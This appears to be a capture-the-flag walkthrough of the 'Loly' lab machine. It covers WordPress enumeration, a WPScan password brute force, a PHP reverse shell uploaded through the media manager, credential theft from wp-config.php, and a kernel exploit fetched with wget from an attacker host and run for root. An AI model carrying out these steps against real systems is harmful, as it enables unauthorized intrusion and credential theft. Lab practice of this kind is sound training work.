
Loly Machine — WordPress Exploitation to Kernel-Level Root
🧭 Step 1: Initial Enumeration
Started with aggressive Nmap scan:
nmap -sCV -A — min-rate 1000 192.168.xx.xx
Explanation:
- -sC → Default scripts
- -sV → Version detection
- -A → OS detection + scripts
- — min-rate 1000 → Faster scan

Discovered:
- Web server running
- WordPress instance detected
🌐 Step 2: Directory Enumeration
Used feroxbuster for directory brute forcing:
feroxbuster — url http://192.168.xx.xx -x .php,.html


This revealed multiple WordPress-related endpoints including the admin panel.


Now we try to open admin webpage in browser but here we get a user named loly now we try password as loly but it is not working
🔐 Step 3: WordPress Credential Brute Force
Attempted default credentials (loly:loly) — failed.
Used WPScan for password brute forcing:
wpscan — url http://192.168.xx.xx — usernames loly — passwords /usr/share/wordlists/rockyou.txt
Successfully discovered valid credentials.
Logged into WordPress admin dashboard.

This tool helps to get the credentials

Logged into WordPress admin dashboard.

💥 Step 4: Abusing File Upload Functionality
Inside WordPress admin:
Media → Upload functionality was abused.

Prepared PHP reverse shell:
Started listener:
first we copy reverse shell php in current directory
Now first change the file php-reverse-shell.php to exploit.php and convert this file into zip folder by this command

Now first change the file php-reverse-shell.php to exploit.php and convert this file into zip folder by this command
now we upload this folder named exploit.php.zip into the website to get unauthorized access and web shell
mv php-reverse-shell.php exploit.php zip exploit.php.zip exploit.php
Uploaded exploit.php.zip through WordPress media manager.

An upload functionality in wordpress was abused to upload a php reverse shell script

Then we start to open the page /banners with the name of reverse shell file into browser to access the target
Triggered shell via browser:
http://192.168.xx.xx/banners/exploit.php
Reverse shell received successfully.

shell received successfully

📁 Step 5: Post-Exploitation Enumeration
After shell access:
Collected user flag.
Navigated to:
cd /var/www/html ls

Found:
wordpress
Opened configuration file:
cat wp-config.php
Extracted database credentials from configuration.

Open this file to get credentials for loly user

loly access achieved

🔁 Step 6: Lateral Movement
Used discovered credentials to pivot to another user account on the system.
Gained elevated access.
⚡ Step 7: Kernel Enumeration
Checked kernel version:
uname -a

Identified vulnerable kernel version.
Searched exploit:
searchsploit <kernel_version>

now we use wget command to upload this exploit
Hosted file from attacker machine:
python3 -m http.server 8000
Downloaded on target:
wget http://<attacker_ip>:8000/45010.c

Compiled:
gcc exploit.c -o exploit

Executed:
./exploit

Root shell obtained successfully.
🏁 Final Outcome
✔️ Web Enumeration ✔️ WordPress Credential Brute Force ✔️ File Upload Exploitation ✔️ Reverse Shell Access ✔️ Configuration File Credential Discovery ✔️ Kernel Exploitation ✔️ Root Access Achieved
🎥 Full Practical Demonstration For a complete step-by-step video walkthrough, watch here: